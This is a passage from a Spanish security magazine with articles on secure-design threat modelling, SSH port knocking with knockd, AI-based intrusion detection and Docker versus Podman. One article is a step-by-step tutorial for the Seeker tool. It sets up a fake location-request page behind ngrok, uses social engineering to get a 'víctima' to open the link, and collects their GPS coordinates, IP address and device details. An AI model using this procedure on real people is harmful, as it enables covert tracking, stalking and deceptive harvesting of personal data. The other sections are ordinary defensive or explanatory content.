Esta última actividad debe ser llevada a cabo por los arquitectos y el especialista de seguridad y en caso de contar con una persona de gestión de sistemas de información puede servir de apoyo como auditor. Existen formas de extraer requerimientos por medio de estrategias como casos de abuso y casos de seguridad, si deseas aprender más ello, te alentamos a seguir investigando por tus propios medios.

DISEÑO

La fase de diseño se compone de tres actividades importantes y se llevan a cabo principalmente por los arquitectos, la primera es **establecer los requerimientos de diseño** los cuales deben ser objetivos y no confundirse con las características de seguridad.

Se pueden tener características de seguridad y ser inseguras, aquí debemos enfocarnos en componentes seguros y bien diseñados como por ejemplo una implementación criptográficamente robusta de bibliotecas para los servicios de cifrado. En la siguiente tarea que es **análisis de superficie de ataques**, lo que se busca es reducir la superficie de ataque mediante diferentes técnicas como: usuario de menor privilegio, medida de defensa por capas, accesos a nivel aplicación etc., y está muy relacionada con el modelado de riesgos.

Por último, la tarea de **modelado de riesgos** permite detectar los problemas de seguridad en el nivel de los componentes o aplicaciones. Uno de los métodos más utilizados es el modelado de amenazas, este se basa en modelar los componentes del software, almacenamientos de datos, límites de confianza, flujo de datos y dependencias externas que interactúan con el sistema. Las primeras tareas de esta fase se complementan mucho del modelado de riesgos ya que en base al modelado se pueden establecer requerimientos de diseño y se buscaría reducir la superficie de ataques.

Revisemos los 4 pasos para el modelado de amenazas:

1. **Preparar**
    a. Se crea la arquitectura y diagramas para que posteriormente se analicen. Los diagramas de flujo de datos nos pueden ayudar mucho en este paso, al final de cuentas lo que queremos es proteger los activos y los datos son los principales. Con esto podemos identificar a donde viajan los datos y el tratamiento que se les puede dar para asegurarlos.
2. **Analizar**
    a. Se analiza la arquitectura y basado en el modelo STRIDE se categorizan las amenazas encontradas.
3. **Mitigaciones**
    a. Cada amenaza categorizada tiene una propiedad deseada de mitigación que principalmente se cubren con la triada CIA (Confidencialidad, Disponibilidad e Integridad).
4. **Validación**
    a. Es una actividad de retrospectividad, para asegurarse de que no se pasó algo por alto, las validaciones de seguridad se realizarán en la etapa de pruebas.

Es importante saber que algunas actividades pueden realizarse a la par o bien pueden llevar un orden un poco diferente dependiendo como se acople el quipo, recordemos que la práctica hace al maestro y una vez que se inicie con la metodología se detectan cuestiones que se pueden ir mejorando para agilizar las tareas y los entregables. En resumen, lo que vimos en esta edición es como puedo obtener los requerimientos de seguridad del desarrollo en una etapa temprana y en base a estos requerimientos realizar un buen diseño de seguridad que mitigue ciertas amenazas apoyándonos de modelos como STRIDE y técnicas de modelado de amenazas.

PROTEGER ACCESO A SERVIDORES SSH IMPLEMENTADO "PORT KNOCKING"

[IN]SEGURIDAD INFORMÁTICA

Acceder a servidores remotos requieren de protección extra, si bien podemos contar con nuestras llaves ssh, vamos a mencionar algunas recomendaciones que deben ser consideradas bajo su propia responsabilidad dependiendo de la arquitectura diseñada para su infraestructura.

Escrito por: @**GODWITHUS** | **USER** UNDERC0DE

Especialista en Seguridad Informática, pentesting, bloguero de tiempo incompleto.

Contacto:
underc0de.org/foro/profile/godwithus
Redes Sociales:
@mathias_abrahan

Inicialmente vamos a cambiar el puerto por defecto del SSH de nuestro servidor, vamos a modificar el archivo de configuración e indicar el nuevo puerto 55000.

vi /etc/ssh/sshd_config

```
#       $OpenBSD: sshd_config,v 1.100 2016/08/15 12:32:04 naddy Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

# If you want to change the port on a SELinux system, you have to tell
# SELinux about this change.
# semanage port -a -t ssh_port_t -p tcp #PORTNUMBER
#
Port 55000
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
```

Una vez cambiado el puerto recargamos el servicio

systemctl reload sshd

La implementación de knockd permite utilizar una secuencia de puertos para validar nuestro acceso al puerto ssh que tengamos definido, entendiendo que esto puede ser un principio de seguridad por oscuridad bien es una capa extra de seguridad, la dificultad para adivinar la secuencia de comandos va estar determinado por el número de puertos que implemente en un tiempo determinado. Al recibir una secuencia correcta de intentos de conexión, las reglas del firewall se modifican en el servidor solicitado, permitiendo temporalmente el acceso al servicio para el cliente solicitante, cerrando automáticamente la conexión en un período de tiempo específico.

El proceso de instalación y configuración de knockd requiere de conocimientos básicos para su puesta en funcionamiento, primeramente, conocer el sistema donde vamos instalar la solución.

SISTEMA OPERATIVO

cat /etc/redhat-release
Red Hat Enterprise Linux release 8.2 (Ootpa)

Debemos instalar firewalld y libpcap*

yum install firewalld -y
yum install libpcap* -y

Una vez instalado los paquetes requeridos para el funcionamiento, procedemos a descargar knockd.

wget http://li.nux.ro/download/nux/misc/el7/x86_64//knock-server-0.7-1.el7.nux.x86_64.rpm

Una vez descargado el paquete lo instalamos.

```
rpm -ivh knock-server-0.7-1.el7.nux.x86_64.rpm

warning: knock-server-0.7-1.el7.nux.x86_64.rpm: Header V4 RSA/SHA1 Signature, key ID
85c6cd8a: NOKEY
Verifying...                          ######### [100%]
Preparing...                          ######### [100%]
Updating / installing...
   1:knock-server-0.7-1.el7.nux       ######### [100%]
```

Inicialmente debemos denegar todo el tráfico a su servidor SSH con la siguiente instrucción:

```
firewall-cmd --zone=public --remove-service=ssh --permanent
firewall-cmd --reload
```

El proceso de configuración de konckd se aplica directamente en el archivo de configuración vi /etc/knockd.conf y va depender del criterio que consideremos aplicar.

```
[options]
        LogFile = /var/log/port_knocking.log
        Interface = NombreDeLaInterfaz

[openccloseSSH]
        sequence      = 2222:tcp,3333:tcp,4444:tcp
        seq_timeout   = 15
        tcpflags      = syn,ack
        start_command = /bin/firewall-cmd --zone=public --add-rich-rule "rule family="ipv4"
source address="%IP%" service name="ssh" accept"
    cmd_timeout   = 10
        stop_command  =/bin/firewall-cmd --zone=public --remove-rich-rule "rule
family="ipv4" source address="%IP%" service name="ssh" accept"
```

- **sequence:** puede personalizar la secuencia de puertos.
- **seq_timeout:** Es el tiempo en segundos dentro del cual se debe completar toda la secuencia de puertos definidos. De lo contrario, será ignorado.
- **tcpflags:** Le indicará a klockd que escuche solo los paquetes que tienen un conjunto de banderas específico.
- **cmd_timeout:** Es el tiempo en segundos después del cual se ejecuta un comando deseado cuando se activa por una secuencia correcta de puertos.

Si queremos monitorear las conexiones de entrada de ssh gestionadas por el servicio de knockd podemos utilizar el comando.

knockd -i ens33 -D -vv

```
config: new section: 'options'
config: log file: /var/log/port_knocking.log
config: new section: 'Ssh'
config: Ssh: sequence: 2222:tcp,3333:tcp,4444:tcp
config: Ssh: seq_timeout: 15
config: tcp flag: SYN
config: Ssh: start_command: /bin/firewall-cmd --zone=public --add-rich-rule "rule family="ipv4"
source address="%IP%" port port=55000 protocol=tcp  accept"
config: Ssh: cmd_timeout: 10
config: Ssh: stop_command: /bin/firewall-cmd --zone=public --remove-rich-rule "rule family="ipv4"
source address="%IP%" port port=55000 protocol=tcp  accept"
ethernet interface detected
Local IP: 172.16.121.145
Adding pcap expression for door 'Ssh': (dst host 172.16.121.145 and (((tcp dst port 2222 or 3333 or
4444) and tcp[tcpflags] & tcp-syn != 0)))
listening on ens33...
```

Para lograr la secuencia correcta de puertos que nos permita activar el servicio de SSH vamos a utilizar el cliente **knock**, para nuestro caso utilizamos la secuencia de puertos 2222 3333 4444

knock 2222 3333 4444

Una vez ejecutemos la secuencia correcta podemos acceder al servicio de ssh, tomando en cuenta que tenemos un tiempo para hacerlo **cmd_timeout**

ssh usuario@ip -p 55000

Del lado del servidor podemos ver los eventos que son ejecutados de parte del servicio SSH viendo el log definido para el servicio del knockd

/var/log/port_knocking.log

Una buena práctica que sumaría valor a la seguridad es implementando knockd en un servidor que nos pueda servir como host bastion para acceder a una granja de servidores, restringiendo o limitando los accesos solo desde el Pivote a nivel del firewall, para ello entendiendo lo anterior podremos acceder a los servidores utilizando el siguiente comando:

ssh -A usuario@ServidorRemoto -o 'proxycommand ssh -W %h:%p usuario@ServidorPivote -p 55000'

SEEKER

GEOLOCALIZACIÓN

Para **geolocalizar cualquier dispositivo** y extraer información sensible del mismo, nos hará falta la herramienta **seeker**. El concepto detrás de Seeker es simple, al igual que alojamos páginas de **phishing** para obtener **credenciales**, ¿por qué no alojar una **página falsa** que solicita su ubicación como muchos sitios web populares basados en la ubicación?

Escrito por: **@DIEGOALTF4** | EN COLABORACIÓN CON **UNDERC0DE**

Entusiasta de la seguridad informática y de la programación. “Si se puede imaginar se puede programar”

Contacto:
diegoaltf4.com
Github: Diegoaltf4coder
Redes Sociales:
Telegram | **instagram**: diegoaltf4

El Buscador aloja una página web falsa en el **servidor PHP** incorporado y utiliza **Serveo** para generar un enlace que reenviaremos al objetivo, el sitio web pide permiso de localización y si el objetivo lo permite, podremos obtener su **geolocalización** junto con:

- Longitud
- Latitud

- Precisión
- Altitud – No siempre disponible
- Velocidad – Sólo disponible si el usuario se está moviendo
- Sistema Operativo
- Plataforma
- Número de núcleos de CPU
- Cantidad de RAM – Resultados aproximados
- Resolución de la pantalla
- Información de la GPU
- Nombre y versión del navegador
- Dirección IP pública
- Reconocimiento de la dirección IP

DESCARGAR LA HERRAMIENTA SEEKER[3]

Instalación

```
git clone https://github.com/thewhiteh4t/seeker.git (descargamos el repositorio)
cd seeker/ (accedemos al directorio en el que se ha descargado)
chmod 777 install.sh (Esta opción permite que todos los usuarios puedan leer, escribir y ejecutar en el archivo o carpeta)
./install.sh (instalamos)
```

Y la otra herramienta que vamos a utilizar va a ser **ngrok**. También podéis utilizar otras alternativas como **localtunnel**. La instalación de ambos programas es **muy sencilla**.

Instalación localtunnel

```
npm install -g localtunnel
```

Para lanzar el servidor en el **puerto 8080:**

```
npx localtunnel --port 8080
```

```
Instalación ngrok
```

Instalar ngrok[4] **descargarlo y descomprimir**:

```
unzip /ruta/de/ngrok.zip
```

Luego, conectar **nuestra cuenta**:

```
./ngrok authtoken <TU_AUTH_TOKEN>
```


Cuando ya tengamos todo listo, en un terminal lanzamos seeker. Vamos a ejecutarlo en **modo manual** ya que hay muchas veces que **Serveo** está caído:

```
python3 seeker.py -t manual
```

Si queremos generar un archivo 'kml' para posteriormente poder **importarlo en Google Earth** lo lanzamos con el **parámetro -k:**


```
python3 seeker.py -t manual -k prueba
```

Tenemos dos posibles plantillas: la primera con **NearYou** y la segunda con **Google Drive.**




[3] github.com/thewhiteh4t/seeker
[4] ngrok.com/download

Si utilizamos Google Drive, necesitamos darle la **url** de algún archivo que tengamos en drive. En cambio, si usamos NearYou no es necesario dar ningún tipo de url (pero es menos creíble).
Cuando ya hayamos seleccionado una de las dos opciones nos aparecerá el siguiente mensaje:




Y en un segundo terminal **ejecutamos Ngrok** (o cualquier otra alternativa) en el **puerto 8080:**
`./ngrok http 8080`
Nos aparecerá una ventana en la que veremos la url pública de nuestro servidor local.




Esa es la dirección a la que tiene que **acceder** nuestra "**víctima**".
Si utilizamos la opción de "Near You"
Cuando acceda a la URL le aparecerá el siguiente mensaje:


Tendrá que darle a "**Continue**" y aparecerá la siguiente notificación.




Si la “víctima” permite el acceso a la localización le aparecerá el siguiente mensaje:




Y ya tendríamos acceso a toda la información. Si utilizamos la opción de google drive. La “víctima” tendrá que darle “Request access”.



Y de nuevo nos pedirá acceso a la ubicación. Si la “víctima” permite el acceso a la localización ya tendremos toda la información.



Es más creíble cuando usamos Google Drive, ya que si el usuario permite el acceso a la ubicación le redirigirá al documento que hayamos compartido, pero en ambos casos tendremos que usar **ingeniería social.** Este es un ejemplo de lo que vería la “víctima”.



OBTENER LA INFORMACIÓN

Una vez hemos conseguido que la "**víctima**" permita el acceso a la ubicación. En la terminal en la que hemos ejecutado seeker veremos la siguiente **información**:

Tendremos acceso al:

1. Sistema Operativo
2. Plataforma
3. Número de núcleos de CPU
4. Cantidad de RAM – Resultados aproximados
5. Resolución de la pantalla
6. Información de la GPU
7. Nombre y versión del navegador
8. Dirección IP pública
9. Reconocimiento de la dirección IP

Toda esta información también la obtendremos, aunque el usuario no permita el acceso a la ubicación. Si lo permite, también tendremos la **Latitud**, **Longitud** y un enlace de Google Maps dónde podremos ver **dónde se encuentra la "víctima".**

También se nos crea un archivo 'csv' con toda esta información en la ruta **/seeker/db/.**


Por último, si hemos generado un archivo 'kml' podremos abrirlo con Google Earth en **Proyectos > Abrir**

Y podremos ver la animación de donde se encuentra nuestra "víctima".

INTELIGENCIA ARTIFICIAL APLICADA A IDS/IPS

La inteligencia artificial y el machine learning son las palabras que más impacto están teniendo los últimos años, y su abanico de aplicaciones es mucho más grande de lo que se pensó en un principio, ya que está siendo aplicado en sectores como salud, transporte, economía e investigación. La ciberseguridad como rama de la tecnología que busca proteger la información de las personas y de las empresas, así como de los gobiernos no ha sido la excepción y se está volcando gradualmente a aplicar la inteligencia artificial en sus procesos.

Escrito por: @**CL0UDSWX** | **COLABORADOR** UNDERC0DE



Analista Ciberseguridad / Tutor, sus hobbies favoritos son tocar guitarra, jugar ajedrez, escribir y crear videotutoriales.

Contacto:
underc0de.org/foro/profile/CloudswX
Redes sociales:
YouTube | www.youtube.com/user/MrCloudswx

Los sistemas de detección y prevención de intrusos IPS/IDS (Intrusión Prevention System / Intrusión Detection System) buscan por un lado evitar el acceso de amenazas a la red y en caso de que se produzcan detectarlas a tiempo para mitigar el ataque en la mayor brevedad posible. En el ámbito del Open Source tenemos a Snort, un patriarca que tiene más de 20 años protegiendo nuestros sistemas y que hoy por hoy es la solución Open Source más utilizada, seguido de cerca por Suricata, pero que es todo esto de IPS/IDS? Ok, vamos a explicarlo de la forma más sencilla posible.

IPS

Explicados de forma sencilla podríamos definir un IPS como un Firewall que permite, filtrar, bloquear o redirigir el tráfico de acuerdo a normas y reglas preestablecidas de una forma muy rígida y poco flexible.

IDS

De la misma forma un IDS podemos definirlo como un sistema o aplicación que busca detectar cualquier evidencia de intrusión dentro de la red, este está configurado con una serie de posibles patrones y reglas establecidas.

PROBLEMÁTICA

Pues que en ambos casos estas reglas, patrones y normas preestablecidas son conocidas como firmas de ataques y no son para nada flexibles, lo que las hace vulnerables a cualquier tipo de variante en un ataque, esa incapacidad de adaptarse se ha convertido en su mayor debilidad ya que cada vez más acciones tan sencillas como escanear un objetivo son ofuscadas con técnicas de *Decoy* (escaneos con señuelos) que confunde al sistema, incapaz de salir de las reglas preestablecidas. Y un exceso de reglas lleva inevitablemente a un aumento significativo en los falsos positivos (falsas alarmas) y la forma en que como estos impactan el esquema de negocios de la infraestructura que estamos protegiendo.

SOLUCIÓN

Cuando se construyó el modelo TCP/IP y la Internet nada de eso fue pensado para que fuese seguro, ya que apenas estábamos hablando de unos cuanto equipos conectados entre sí que buscaban compartir información, por lo que podemos decir que la red es insegura desde su nacimiento, luego llegaron los sistemas de defensa y detección de intrusos que se acoplaron a lo que ya existía adoptando un esquema de defensa basado en firmas de ataque, la solución a ese problema de ayer es sin duda incorporar la inteligencia artificial mediante *Redes Neuronales Artificiales* (RNA) para un análisis más bien enfocado a *Behaviors* (conductas) en vez de firmas de ataque.

Tomando datos como:

- El número de intentos de conexión enviados y recibidos por cada dirección IP.
- Tiempo entre dichos intentos
- Cantidad de respuestas enviadas por una dirección IP que indica el estado de un puerto especifico.
- Resultados de consultas con bases de datos de ataques conocidos y bloques de direcciones reportadas en APT (Advance Persistant Threats).

Asignamos valores a cada conjunto de datos creando nuevos subconjuntos que permiten generar sets de entrenamiento para la red neuronal, esto no solo permite mayor flexibilidad ante la detección de alguna variante de ataque si no que permite el aprendizaje supervisado de la RNA.
Como valor agregado podemos plantear la reducción de la carga administrativa al delegar en gran parte la tarea de crear y modificar reglas a nuestro aliado: La inteligencia artificial.
Grandes empresas como Microsoft, Cisco en alianza con Sophos y Google están apostando a esta nueva tendencia que promete cambiar el panorama de los sistemas de prevención y detección de intrusos.

CONTAINERS: DOCKER VS. PODMAN

WEBMASTER

En la actualidad, y después de ver el alcance de la informática y la necesidad que hay en proteger y optimizar los contextos donde ésta se desenvuelva, mucho es lo que se ha hecho, incluso recientemente en este aspecto. Tal es el caso de la digitalización de entornos físicos a través de máquinas virtuales tradicionales, hasta llegar más recientemente a nuevas tecnologías de virtualización con el uso de containers, como son Docker y Podman.

Escrito por: **@LRAMOS** EN **COLABORACIÓN** CON UNDERC0DE

Ingeniero de Sistemas, enfocado en las áreas de IT, Seguridad y Ciencias de la comunicación. Interesado en el desarrollo y supervisión de la seguridad digital, enfocado en el diseño e implementación de metodologías y estándares estructurados sobre proyectos de seguridad en plataformas IT, actualmente desarrollándose como Security Risk & Compliance Manager – LATAM. Fiel defensor de espacios tecnológicos contextualizados en la seguridad de la información que cubran las necesidades de los usuarios y fomenten/difundan nuevos hallazgos en este campo.

Contacto:
www.security-sense.com

Siendo que una máquina virtual es básicamente un software que permite al usuario
aislarse, a conveniencia, del sistema operativo subyacente y a su vez, o no, compartirlo y a su contenido entre varias otras aplicaciones, debemos entender que la tecnología Docker va más allá de las máquinas virtuales, independientemente del tamaño de éstas a nivel conceptual o en la práctica.

Ahora, teniendo en mente que la virtualización entonces es la tecnología que le permite al usuario poder compartir una misma infraestructura de hardware sobre la cual pueda instalar y ejecutar varios sistemas operativos que puedan funcionar de manera totalmente independiente, se ha incluido ahora una tecnología más reciente que, más allá de sus ventajas y desventajas, a ser ampliadas más adelante, viene para aportar una nueva óptica sobre la interacción de servicios informáticos con el usuario.

Es entonces cuando entran en el juego tecnologías más modernas y amigables como la de Containers, que de igual manera "virtualizar" los servicios de un sistema operativo sobre otro, pero sin la necesidad de virtualizar todo el sistema operativo involucrado para poder ejecutar las aplicaciones no nativas del mismo.
Evidentemente, y como se dan en el uso y evolución de toda tecnología, la virtualización mediante hipervisores o contenedores, define sus ventajas y desventajas dependiendo del entorno en el que se desarrolle y al fin al que se le encamine. En primera instancia y como una de las primeras ventajas se encuentra la posibilidad de aislamiento y lo que esto pueda significar para la seguridad de sus sistemas y/o aplicaciones que el usuario este manejando.

Por otro lado, estas mismas tecnologías de virtualización basadas en contenedores favorecen la flexibilidad y la agilidad del trabajo, así como su operatividad. En ese mismo orden de ideas**,** la virtualización permite solventar problemas que resultan de la compatibilidad de los programas, también, al ser de uso y manejo independiente, hace posible la clonación y migración de sistemas en caliente, dándole al usuario mayor alcance en distintos contextos o entornos de prueba.

Entonces, independientemente de los pros y los contras que puedan resultar de las tecnologías de virtualización basadas en contenedores, estas definitivamente son una excelente solución informática que brinda un óptimo aprovechamiento de los recursos de hardware de los que disponen los usuarios, punto que también ampliaremos en líneas posteriores.

…Y DE QUÉ TRATAN LAS TECNOLOGÍAS DOCKER Y PODMAN?

En virtud de la optimización del hardware y del mejor manejo y control de los elementos lógicos de los distintos entornos de los dispositivos, las tecnologías de virtualización basada en contenedores han venido a constituir, en su creciente popularidad, una muy buena alternativa al uso de los hipervisores, de modo que, entre otras cosas, un usuario tenga la posibilidad de colocar más servicios en un solo servidor físico, por ejemplo, que máquinas virtuales en el mismo espacio físico.

Ahora, por un lado, y comenzando por la tecnología Docker, los usuarios que utilizan esta herramienta saben que un proceso daemon está corriendo constantemente para servir a todos los comandos que se soporten en Docker. Sin lugar a dudas una gran idea al comienzo, cuando se vio todo lo que Docker podía realizar en un solo lugar.
Con Docker se puede entonces manejar de manera independiente todas las imágenes existentes en un registro de imágenes, estas mismas imágenes se pueden copiar en un registro contenedor local además de añadir o modificar capas a esos contenedores. Docker también brinda la posibilidad de administrar las imágenes dentro de los registros de imágenes e incluso, con el acceso que se tiene al kernel, se pueden hacer operaciones también de manera aislada e inmediata.

Comenzando por el enfoque basado en el aislamiento de los sistemas de archivo de los contenedores, al principio, las tecnologías de virtualización comenzaron haciendo uso óptimo de este aislamiento. Con la evolución de los mismos, las nuevas arquitecturas siguieron desarrollándose en las particiones y la asignación de recursos de hardware, almacenamiento y red a los contenedores existentes, lo cual le da al usuario mayor seguridad y mejor desempeño colaborativo dentro de un mismo Servidor.

Grandes pasos dados dentro de los sistemas operativos basados en Unix/Linux en las tecnologías de virtualización basada en contenedores, hoy en día han permitido la actualización de herramientas como Docker y Podman, básicamente diseñadas en el marco técnico de los contenedores para el aislamiento y control de recursos y de su manera de operar.

En su punto más primitivo, un contenedor es un entorno informático de ejecución completo. Se le podría ver como un paquete de elementos que proveen al usuario de la posibilidad de ejecutar determinada aplicación o "*microservicid*" en cualquier sistema operativo. Esta tecnología agrupa y aísla, aplicaciones o grupos de aplicaciones que pueden ser ejecutadas sobre un mismo núcleo de un sistema operativo.

según el portal web de Hewlett Packard[5] Enterprise,


> *"Los contenedores de aplicaciones son entornos ligeros en tiempo de ejecución que proporcionan a las aplicaciones los archivos, las variables y las bibliotecas que necesitan para ejecutarse, maximizando de esta forma su portabilidad.*

Entonces uno podría preguntarse: ¿qué diferencia hay entre esta tecnología de virtualización de la de los hipervisores? Esto también lo visualiza HPE como una posible duda en los usuarios y continúa con una pequeña extensión del concepto de contenedores afirmando que:

> *"Si bien las máquinas virtuales (vm) tradicionales permiten la virtualización de la infraestructura de computación, los contenedores habilitan la de las aplicaciones de software. A diferencia de las máquinas virtuales, los contenedores utilizan el sistema operativo (so) de su host en lugar de proporcionar el suyo propio.*

Esto con la salvedad de que un contenedor se sabe capaz de albergar un sistema operativo independiente y funcional, de ser requerido por el usuario, y también teniendo en cuenta que la arquitectura de un contenedor, a diferencia de la arquitectura de una máquina virtual está diseñado para "*virtualizar*" el software básico de la plataforma además de, posiblemente, el hardware.

[5] Hewlett Packard Enterprise, Definiciones principales. ¿Qué son los contenedores? (2020), www.hpe.com/lamerica/es/what-is/containers.html, **Consultado:** 25/05/2020.



Por otro lado, RedHat es quien se ha encargado de desarrollar la tecnología que trajo Podman a la vida, siendo este un motor de contenedores. Esta herramienta no depende de un servicio (daemon) para realizar sus procesos, lo que básicamente lo diferencia de su principal competidor, Docker.
Con esta nueva inclusión de Podman, RedHat ha descentralizado todos los componentes necesarios para la gestión de contenedores, individualizándolos en componentes más pequeños para ser utilizados más óptimamente cada vez que alguno de manera individual sea necesario.

¿Existe un punto de comparación entre Docker y Podman?

Entre los puntos comparativos que se pueden mencionar entre Docker y Podman, uno importante es que Podman tiene la posibilidad de ser 100% "rootless". Podman posee una arquitectura modular, lo que conlleva a que no sea necesario ejecutar los contenedores como root.
A nivel de seguridad, por ejemplo, Podman resume una gran ventaja sobre Docker, si se quiere, debido a que con Podman se pueden ejecutar los contenedores bajo distintos usuarios con, a su vez, distintos privilegios, y el riesgo disminuye ante la posibilidad de que alguien acceda al demonio de Docker, ejecutándolos y causando alguna modificación maliciosa.
